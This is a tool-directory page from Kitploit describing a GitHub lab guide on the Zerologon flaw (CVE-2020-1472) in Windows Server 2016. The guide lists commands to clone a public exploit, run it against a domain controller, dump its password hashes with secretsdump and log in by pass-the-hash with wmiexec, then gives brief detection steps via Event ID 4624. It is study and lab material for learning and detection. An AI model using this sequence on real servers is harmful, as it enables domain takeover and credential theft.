
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Tools/GitHubGitHub/jolynngsc/zerologon_cve-2020-1472
Vulnerability AnalysisExploitationPenetration TestingLearning & EducationLabs & Practice
GitHubjolynngsc/zerologon_cve-2020-1472

Zerologon_CVE-2020-1472

Step-by-step lab guide for simulating, detecting, and mitigating the Zerologon vulnerability (CVE-2020-1472) on Windows Server 2016 using Kali Linux and Impacket tools.

View Repository
352 years agoNot yet reviewed

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    989
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    576
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    354
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    339
  • 5

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    323
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    315

Explore all tools

Browse our collection of tools

View all tools →
Share

Zerologon_CVE-2020-1472

Objective

This vulnerability research aimed to establish a controlled environment for simulating a Zerologon on windows Server 2016 through Kali Linux for detection and mtigiation purposes. The primary focus was to perform a vulnerability pentration and show the possiblity of controlling a desktop through not logining in as the user of the desktop while detecting and mitigating the vulnerability.
Skills Learned

  • Advanced understanding of Windows Event Viewers
  • Proficiency in Kali Linux and Impackets
  • Ability to perform a zerologon

Tools Used

  • Zerologon Codes
  • Windows Server 2016
  • Kali Linux

Steps to implement Zerologon

Kali Linux


  1. sudo su to root user
  2. git clone https://github.com/dirkjanm/CVE-2020-1472
  3. cd /home/kali/impacket/examples/CVE-2020-1472 (Change directory according to your directory)
  4. /cve-2020-1472-exploit.py -n [NETBIOS] -t [IPaddress]
  5. secretsdump.py -no-pass -just-dc [NETBIOS/User]$@[IP adress]
  6. wmiexec.py [Domain/User@IP] - hashes [hash]
Screenshot 2023-03-25 at 10 47 33 AM

Steps to identify Zerologon

Windows

IMPORTANT Disable security feature

  1. Check the Event Viewer


  2. Under Server Manager, select Windows Logs, Security and look for Event ID 4624 (User Logon Event) Signs of a Zerologon
  • The subject of the logs will be named NULL SID
  • This logon should be given administrative rights as well. Screenshot 2023-02-13 at 10 11 13 PM
